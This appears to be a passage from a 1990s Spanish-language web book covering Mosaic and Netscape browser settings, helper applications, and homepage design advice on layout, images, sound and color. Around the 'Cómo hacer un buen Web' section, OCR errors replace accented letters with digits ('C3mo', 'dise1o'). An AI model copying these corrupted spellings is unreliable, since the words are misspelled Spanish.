Una vez que tenga su explorador en funcionamiento, tómese unos minutos para explorar los paneles de opciones. La mayoría de las opciones se explican por sí mismas, pero algunos exploradores ofrecen ayuda interactiva o incluso páginas en el web del explorador para explicar las opciones en detalle.

## **Cache**

Con algunos exploradores, como NCSA Mosaic y Netscape, usted puede especificar la cantidad de datos que el explorador conserva en las caches de memoria y de disco. Primero tiene que decidir si quiere que el explorador conserve una cache o no. Debería dejar que el explorador tuviese siempre una cache de datos, a menos que realmente no tenga suficiente espacio en el disco. El espacio de disco que le cuesta tener una cache adecuada compensa el impulso que obtendrá en el rendimiento al cargar los documentos localmente en vez de hacerlo desde sus fuentes originales.

Asumiendo que quiera que el explorador mantenga una cache, tiene un par de opciones para determinar la cantidad de datos que debe conservar en la cache. Normalmente, se configura un número máximo de kilobytes para la cache de disco y o bien un número de kilobytes o un número de documentos para la cache de memoria. La Figura 5.13 muestra el panel de opciones Cache de Mosaic, configurado para que conserve cuatro documentos en la cache de memoria y un megabyte de cache de disco.

Netscape ofrece tres opciones para determinar con qué frecuencia se deben verificar los documentos de la cache: Once per Session (una vez por sesión), Every Time (siempre) y Never (nunca). Si se configura esta opción en Every Time, Netscape verificará que el documento fuente (la página Web) aún existe y no ha cambiado respecto de la copia en la cache.

Si aún existe y no ha cambiado, Netscape utilizará la copia de la cache. Si la opción está configurada para Once per Session, Netscape llevará a cabo esta comprobación una vez para cada documento que se haya recuperado durante la sesión con Netscape (desde el momento en que se inicie el programa Netscape hasta que se salga). Con la opción configurada para Never, Netscape utilizará siempre el documento situado en la cache sin contrastarlo con el original.

## **Estilos y fuentes**

Anteriormente mencionamos que algunos exploradores le permiten pasar por alto la tipografía y fuentes implícitas para cada elemento HTML. NCSA Mosaic es un ejemplo de este tipo de exploradores. Un enfoque más común, uno que utilizan muchos

exploradores, es permitirle que establezca una fuente de base a partir de la cual el explorador saca los tamaños de los demás elementos.


Por ejemplo, si la pantalla de su computadora funciona a una resolución alta, puede que quiera incrementar el tamaño de la fuente de base de forma que pueda leer las páginas más fácilmente. Si el tamaño de fuente implícito para texto normal es de 8 puntos y lo quiere aumentar a 12 puntos, cada uno de los demás elementos HTML se ajusta a un tamaño de punto mayor, dando lugar a un aumento del 50 por 100 en el tamaño de cada elemento.

La capacidad de aumentar el tamaño de fuente es importante, especialmente para aquellas personas que utilizan monitores de alta resolución y para aquellas que tienen problemas de visión. Cambiar el estilo de tipografía es algo menos importante, pero de cualquier modo algo que es posible que quiera hacer, dependiendo de su gusto y de qué fuente utilice el explorador como implícita. Por ejemplo, Mosaic utiliza por omisión la fuente Courier. Courier recuerda a las fuentes de las máquinas de escribir antiguas, y es comprensible que muchos usuarios la quieran cambiar inmediatamente.

## Aplicaciones de asistencia

Todos los exploradores Web deberían ser capaces de mostrar imágenes estáticas (imágenes GIF o JPEG normales) en la ventana del explorador. Esta capacidad está integrada en el explorador —no necesita ningún programa o utilidad en especial—. Sin embargo, hay muchos tipos de archivos que ni su explorador ni su computadora podrán reconocer o utilizar si no les proporciona una ligera ayuda.

Si utiliza un Mac, lo más probable es que su sistema ya tenga soporte incorporado



**Figura 5.13.** Panel de opciones Cache de Mosaic.

para reproducir sonidos y mostrar imágenes y vídeo clips. Lo más probable también es que cualquier explorador que compre o transfiera está preconfigurado para trabajar con el sistema operativo de su Mac y que pueda reproducir sonidos y mostrar imágenes y vídeo automáticamente (mientras que los archivos de imagen, sonido y vídeo estén en formatos que reconozca Mac).

Sin embargo, si utiliza un PC, es posible que tenga que llevar a cabo alguna tarea para configurar las cosas. Las imágenes estáticas no son un problema; cualquier explorador podrá mostrar imágenes en los formatos GIF y JPEG corrientes. Son el sonido y el vídeo los que presentan más problemas. Esto no debería suponer un problema para usted si tiene un PC reciente con capacidades multimedia, pero algunos PC más antiguos no estaban equipados para reproducir sonidos y mostrar vídeo clips.

Para que un PC reproduzca sonidos (aparte de los rudimentarios que puede reproducir el altavoz del PC), debe estar equipado con una tarjeta de adaptador llamada *tarjeta de sonido* y con altavoces externos. Las tarjetas de sonido son añadidos muy comunes, y la mayor parte de las tiendas de informática las tienen en montones que llegan hasta el techo. Por unos 100 dólares, debería poder encontrar una tarjeta de sonido que reproduzca sonido de 16 bits y música; es posible que venga incluso con un conector para una unidad de CD-ROM y un *joystick*. Las tarjetas de sonido también vienen con el software necesario para informar a Microsoft Windows de que tiene una tarjeta de sonido y de cómo utilizarla.

Para reproducir secuencias de vídeo, necesita un monitor de gráficos competente y una tarjeta de vídeo. Si ya trabaja con Windows, probablemente tenga el hardware necesario, pero también necesita algún software. El formato de vídeo nativo para Windows 95 es el formato AVI (*Audio/Video Interleave*) de Microsoft. Los controladores para reproducir clips de vídeo AVI vienen con distintos productos multimedia de Microsoft, pero también se pueden conseguir por separado en el paquete Video for Windows de Microsoft. Si trabaja con Windows 95, ya tiene todo el software necesario —está incorporado en el sistema operativo.

Así, las computadoras Mac pueden reproducir sonidos y vídeo en los formatos nativos de Mac y, con alguna ayuda, las computadoras Windows pueden reproducir sonidos y vídeo en los propios formatos de Windows. Pero, como puede que haya supuesto, aún hay otro problema: cuando se encuentre con un vínculo a un clip de sonido o vídeo en el Web, ¿cómo sabrá que está en un formato que puede reproducir su computadora?

La respuesta es que es posible que no pueda reproducir todos los archivos de sonido y vídeo que se encuentre, pero puede aumentar sus probabilidades enormemente. Los editores de páginas Web normalmente intentan proporcionar las secuencias de sonido y los clips de vídeo al menos en dos formatos. Para aumentar sus probabilidades de reproducir los sonidos y vídeo que se encuentre en el Web, puede instalar programas adicionales que reproduzcan otros formatos de sonido y vídeo, y configurar su explorador a continuación para que funcione con estas «aplicaciones de asistencia».

En el Capítulo 12 «Trabajo con objetos multimedia», trataremos en detalle los

formatos de archivo de imagen, sonido y vídeo. Aprenderá dónde conseguir las aplicaciones de asistencia para visualizarlos y reproducirlos, y cómo instalar su explorador para que funcione con estas aplicaciones de asistencia.

### ***Exploradores para todos los sistemas y gustos***

---

Sin duda alguna, los exploradores más conocidos hoy en día son los exploradores de Netscape, NCSA Mosaic y un conjunto de variantes comerciales de Mosaic. Los exploradores de Netscape son productos a la venta, pero hasta el momento Netscape ha tenido un programa beta muy flexible que se puede utilizar casi siempre para obtener la última y mejor versión de forma gratuita. Si decide aprovechar el programa beta de Netscape, asegúrese de leer el acuerdo de autorización y de conservar su copia del contrato.

NCSA está registrado y pertenece a la Universidad de Illinois, pero la universidad autoriza el uso gratuito del programa con fines académicos, de investigación y de negocios internos.

Además del hecho de que los exploradores Netscape y NCSA Mosaic sean potentes, flexibles y fáciles de utilizar, uno de sus mayores atractivos es que están disponibles para las plataformas más importantes, incluyendo todas las variantes de Microsoft Windows, computadoras Macintosh y computadoras Unix que ejecuten el sistema X Window. De este modo, independientemente del tipo de computadora que utilice, hay una posibilidad bastante grande de que pueda utilizar un explorador Netscape o NCSA Mosaic.

Si, por alguna razón, no soporta un explorador Netscape o NCSA Mosaic y quiere probar otros, hay infinidad de ellos disponibles. La Tabla B-1 del Apéndice B le muestra dónde puede encontrar Netscape o Mosaic; también muestra un listado de muchos exploradores adicionales, las plataformas en las que se ejecutan y dónde los puede encontrar (o al menos más información sobre ellos).

Para obtener una lista actualizada de los exploradores disponibles, consulte el FAQ actual del World Wide Web en [http://sunsite.unc.edu/boutell/faq/www\\_faq.html](http://sunsite.unc.edu/boutell/faq/www_faq.html) y también el listado del directorio Yahoo en [http://www.yahoo.com/Computers/World\\_Wide\\_Web/Browsers/](http://www.yahoo.com/Computers/World_Wide_Web/Browsers/). Estas ubicaciones listan muchas ubicaciones más, tanto a la venta como de libre distribución. Puede encontrar mucha más información sobre ellos e incluso recuperar muchos de ellos directamente.



PARTE **II**

# ***CREACION DE PAGINAS WEB***





---

## ***Cómo tejer un mejor Web***

### ***El fenómeno de la página de inicio***

---

No es muy frecuente que una nueva idea se propague tan rápidamente como la pólvora. Pero es exactamente lo que ha ocurrido con el Web. El viento que conduce a esta fuerza es nuestra necesidad de comunicarnos con los demás, combinada con nuestros deseos de darnos a conocer, ayudar a la gente y ayudarnos a nosotros mismos. Por primera vez, hemos encontrado un modo de extender una alfombra de bienvenida y atraer a cientos de visitantes —quizá incluso a miles.

Sin embargo, con esta nueva perspectiva surgen algunos retos y responsabilidades importantes. El mayor reto está en ser lo suficientemente interesantes como para que la gente quiera pasar un tiempo con nosotros e incluso visitarnos de nuevo. Las mayores responsabilidades son ofrecer algo valioso y de interés a la comunidad Internet y ser considerados con aquellos usuarios que no tienen conexiones directas de alta velocidad a Internet.

Antes de entrar en los detalles relacionados con la creación de páginas Web del resto de la Parte II, vamos a tomarnos algún tiempo en este capítulo para considerar algunos aspectos generales. Le mostraremos cómo planificar un web de páginas, y le daremos algunas indicaciones sobre cómo presentar la información, utilizar los gráficos y emplear el color en sus páginas. También trataremos algunas características excelentes que puede añadir a sus páginas Web y que han pasado a ser convenios en el diseño de páginas Web.



## La *e*stera de bienvenida

Considere su página de inicio como una estera de bienvenida electrónica —pero una que hace mucho más que limpiar los zapatos de sus invitados—. Una página de inicio sirve de estera de bienvenida, de vía de acceso y de saludo personal todo en uno. Ofrece información tanto sobre usted como sobre su talento y las oportunidades que ofrece a sus visitantes. Si quiere captar la atención de la gente, tiene que ser atractivo, cortés e interesante. Todo el mundo tiene una historia que contar, y puede que le sorprenda la frecuencia con la que se encontrará admirado ante el intelecto e ingenio de gente que probablemente nunca llegará a conocer.

La gente utiliza el término *página de inicio* de dos formas que tienen un significado algo distinto. Para los negocios, la página de inicio se refiere normalmente a una página de introducción, con un logo y algo de publicidad sobre la empresa. Desde esa página, se puede navegar a otras páginas conexas para recibir información sobre los antecedentes e información relativa al producto o servicio. Cada una de estas páginas conexas normalmente tiene vínculos a la página de inicio. En el contexto de un negocio, el término *página de inicio* significa normalmente la primera página de comienzo o de un web de páginas.

Para los individuos, una página de inicio es también una página de presentación que muestra a menudo una imagen del propietario de la página y cualquier otra información que éste quiera publicar. Pero la mayor parte de los individuos no se toman la molestia de crear un web de páginas conexas complicado. Lo más frecuente es que la página de inicio de un individuo sea una sola página, y es más un destino que un comienzo. Por ejemplo, muchas pequeñas empresas incluyen una página en su web sobre el personal de su empresa. A partir de dicha página, algunas veces se pueden seguir vínculos a páginas individuales sobre cada empleado de la empresa. Y a menudo, estas páginas de inicio están al final de la jerarquía web de la empresa. Es decir, no hay más vínculos a seguir por debajo de la página de inicio de un empleado.

Este es otro ejemplo. Muchas personas que utilizan el Web no son empleados de firmas que tengan una presencia Internet, así que crean sus propias páginas y las facilitan a través de la computadora de otra organización. En cualquier caso, las páginas de inicio de los individuos son con mayor frecuencia un punto de arranque.

Por supuesto, la naturaleza de una página de inicio reflejará normalmente el contexto de las páginas que giran en torno a ella. Por ejemplo, una página de inicio de un individuo que esté situada en el web de una compañía mostrará un perfil profesional e incluirá un *curriculum* o biografía, y posiblemente una foto. La Figura 6.1 muestra una página así de un empleado de una pequeña empresa.

Por otro lado, mucha gente crea sus páginas de inicio sin ningún intento por ajustarse a las normas de etiqueta social. Puede que anuncien su orientación política o social, que ofrezcan vínculos a sus recursos preferidos de Internet, como a una página de un club de fans, o cualquier otra cosa que les apetezca. La Figura 6.2 muestra un ejemplo de una página de inicio personal.

## La vía de acceso corporativa

Los negocios están llegando al Web a montones. Aunque al principio los negocios fueron algo lentos en incorporarse a Internet, muchos ya están aquí, y cada día llegan más. Las empresas y empresarios traen tanto lo mejor como lo peor de su comunidad, pero, en general, su participación supone una gran ayuda para Internet y los usuarios Web. La fascinación por este mercado está llevando a Internet a las casas y oficinas de cualquier persona dispuesta a abrir su puerta. Como consecuencia, la infraestructura de Internet se está fortaleciendo, la calidad de sus contenidos está mejorando, y la disponibilidad de productos y servicios está creciendo vertiginosamente.

Uno de los motivos de que el Web sea un mercado tan grande se debe a que el campo de juego está nivelado intrínsecamente. Es posible que una gran corporación disponga de los recursos necesarios para crear y mantener un web de páginas conexas





Figura 6.1. Página de inicio de un empleado.

enormē que proporcione informaci3n sobre productos, servicios de apoyo al consumidor, etc., pero todo el mundo tiene una puerta de entrada 3nica: una p3gina de inicio que encaja perfectamente en la ventana del explorador Web. Esto coloca a la persona que vende sal-sas de gourmet desde su casa en igualdad con una corporaci3n multinacional y permite que prospere una amplia gama de productos, desde flores hasta servicios financieros.

## ***C3mo hacer un buen Web***

Realmente, no existe ning3n secreto para crear un web que le guste a los usuarios. H3galo simple, h3galo interesante y h3galo 3til. Por supuesto, nunca nada en la vida real es tan sencillo. En esta secci3n le daremos algunas pautas para el dise1o de p3gi-nas que atraigan, y esperemos mantengan la atenci3n de sus lectores.



**Figura 6.2.** Una p3gina de inicio personal.

## Cómo atraer al explorador accidental

La gente dice que la primera impresión es la que cuenta. Haga lo posible por causar una buena impresión con su página de inicio y tentar a los lectores a que exploren el resto de sus páginas Web. Una de las mejores pautas a seguir a la hora de diseñar sus páginas Web es la de cumplir las tres «C»:

- Contenido.
- Claridad.
- Color.

El contenido de sus páginas —especialmente el de la página de inicio— debe ir directo al grano. Deje claro en su página de inicio que ésta *es* una página de inicio, tanto si es para un negocio como si es para un individuo. Si su negocio tiene un logo, colóquelo en la parte superior de la página. Esto pone su logo a la vista del público y añade un aire de profesionalidad a toda la presentación.

Presente su información de forma clara. No ponga demasiado texto en las páginas con las que quiere atraer la atención. Puede que la gente decida repentinamente que leer una página entera de texto no compensa el tiempo que pierde si lo que está buscando es una relación de vínculos interesantes. Si tiene que presentar mucho texto, hágalo bajo un vínculo donde la gente pueda elegir si está interesada en leerlo o no.

Utilice el espacio en blanco generosamente, y utilice los separadores incorporados a HTML (líneas gráficas horizontales) para separar los bloques lógicos de texto de sus páginas. (Se verá HTML en el Capítulo 7.) Recuerde que muchos de sus lectores tendrán pantallas de computadora relativamente pequeñas; si utiliza mucho espacio en blanco y separadores, les facilitará la lectura del texto.


La Figura 6.3 muestra la página de inicio de una gran empresa que quizá reconozca. ¡En el Web hay empresas de cualquier rama industrial que usted pueda imaginar!

La Figura 6.4 muestra una página de inicio de una pequeña empresa. Esta página es un ejemplo excelente de organización y claridad. Va directamente al grano —el logo y el mensaje de bienvenida dejan perfectamente claro que se trata de una página de inicio—. Observe que aparte del mensaje de bienvenida y los vínculos, ¡no hay texto! Cuando mira a esta página, sabe inmediatamente que puede obtener más información, y los vínculos están categorizados y etiquetados de manera ordenada mediante seis iconos de colores.

Si sigue el vínculo a Company Profile (Perfil de empresa), verá otro ejemplo de claridad, brevedad y sencillez (Figura 6.5). La declaración de objetivos se centra en el asunto, está separada ordenadamente en párrafos y el texto de la página está enmarcado por líneas horizontales. Observe que esta página contiene solamente dos vínculos. Por supuesto, no hay nada malo en que haya varios vínculos en una página —especialmente en las listas. Pero recuerde que sus páginas deben ser sencillas y no deben estar abarrotadas de vínculos innecesarios.

## Imágenes y sonido

Un modo de captar la atención de la gente es con imágenes atractivas. La Figura 6.6 muestra un buen cebo para captar la atención. Esta página comienza con un gráfico atractivo que representa a un grupo de personas reunidas en torno a sus computadoras. El nombre de la organización aparece integrado en el gráfico. A continuación se ven algunas imágenes maravillosas de cubiertas de libros, seguidas de una lista que muestra la información que contiene este web. Esta página es realmente atractiva —en gran parte debido a los gráficos.




**Figura 6.3.** La página de inicio de una gran empresa.

No obstante, abusar de los gráficos puede inclinar la balanza a un lado o a otro. Gran parte de sus lectores no tendrán accesos de alta velocidad a Internet. Para aquellas personas que tienen conexiones lentas, esperar a que se carguen los gráficos puede resultar irritante, especialmente si pagan el acceso a Internet por horas o por minutos. Unos pocos gráficos del tamaño de un icono no supondrán ningún problema, incluso para los lectores con conexiones lentas de 14,4 Kbps, pero intente evitar los gráficos muy grandes donde sea posible.

A mucha gente le gusta poner una imagen de sí mismo en su página de inicio. Un modo correcto de hacer esto es poner la imagen detrás de un vínculo titulado algo así como «Mi foto». Otro modo es tener dos versiones de la imagen —una versión de tamaño normal y otra pequeña que se cargue rápidamente. En lugar de poner la versión grande de la imagen en su página de inicio, puede poner la imagen pequeña y definirla como un vínculo a la versión de tamaño grande. Puede colocar una etiqueta junto a la versión pequeña para decirle a los lectores que pueden pulsar sobre ella para visualizar su instantánea de tamaño grande.

Otro vínculo interesante que puede colocar en su página es un mensaje verbal de bienvenida grabado en su propia voz. Los mensajes de sonido son un gran toque per-



**Figura 6.4.** La página de inicio de un pequeño negocio de Internet.


sonal, pero si decide utilizar clips de sonido, *solamente* debería ponerlos por detrás de los vínculos de las páginas. Los lectores pueden tardar mucho tiempo en cargar incluso los segmentos cortos de sonido, y es posible que a algunos de los lectores de sus páginas no les interese, o incluso no tengan la capacidad de oírlos.

## La magia del color

Si utiliza el color adecuadamente, éste puede hacer maravillas con sus páginas Web. Aunque normalmente no pueda controlar algunas cosas como el color de la ventana de fondo en la que la gente visualizará su página o los colores en que aparecen los vínculos, sí puede controlar el color de sus imágenes gráficas e iconos. Hay un conjunto de teorías y conocimientos relativos a los colores y sus efectos (tanto de forma consciente como subconsciente) en la mente de las personas. Que nuestras respuestas a los colores sean aprendidas o intuitivas es cuestión de opiniones. No obstante, parece ser que reaccionamos a los distintos colores de manera bastante previsible.

Aunque no ahondaremos en esta ciencia (o forma de arte, dependiendo del punto de vista), le podemos dar algunas pautas. Algunas de estas sugerencias pueden parecer obvias, pero si las puede integrar en su diseño general, usted (y sus lectores) podrán disfrutar realmente de los resultados.

El amarillo es el color de la información, no quiere decir que sea buena, mala, urgente o no urgente; simplemente indica que es información. Puede que ésta sea una



**Figura 6.5.** La página Company Profile (Perfil de empresa).



de las razones por la que los signos callejeros aparecen a menudo en amarillo. Es también el porqué de que las notas Post-it y las Páginas Amarillas sean amarillas. El amarillo es un color excelente si quiere atraer o mantener la atención de la gente y a continuación difundir un mensaje informativo.

El rojo, por supuesto, representa «peligro» o «atención». Si combina un fondo en rojo con una forma conocida, como un signo de stop, puede transmitir un mensaje intenso a un nivel más profundo que el del texto.

Algunas combinaciones de color funcionan mejor que otras. Al azul, dorado y rojo vino se les conoce a menudo como los colores reales. Aparentemente, muchos de nosotros tenemos una reacción positiva frente a esta combinación de colores, quizá porque combinan bien. Aunque usted puede utilizar las combinaciones de color que desee, debería intentar apoyarse en combinaciones de colores que no desentonen. Intente evitar la combinación de colores oscuros, como el azul, con el verde, rojo o negro. Además, el verde y rojo no combinan bien entre sí (excepto en Navidad).





Figura 6.6. Una página muy gráfica y atractiva.

Las siguientes imágenes muestran dos ejemplos excelentes de paneles gráficos que se diseñaron meditadamente con el color y la imagen:



Muchas personas y organizaciones utilizan estos iconos de «PRECAUCION: EN CONSTRUCCION» para dar a entender que las páginas Web están en desarrollo y que puede que no funcionen siempre perfectamente. Aunque en la versión que aparece aquí no se pueden distinguir los colores, en la imagen de la izquierda, el signo de «Peligro» tiene las letras en blanco sobre un fondo rojo. La cara es marrón, el casco es verde, y el borde, amarillo. En la imagen de la derecha, la figura es negra sobre un fondo amarillo (éste es el más común, aunque menos artístico, de los dos iconos).

### ***Creación de un Web de páginas***

---

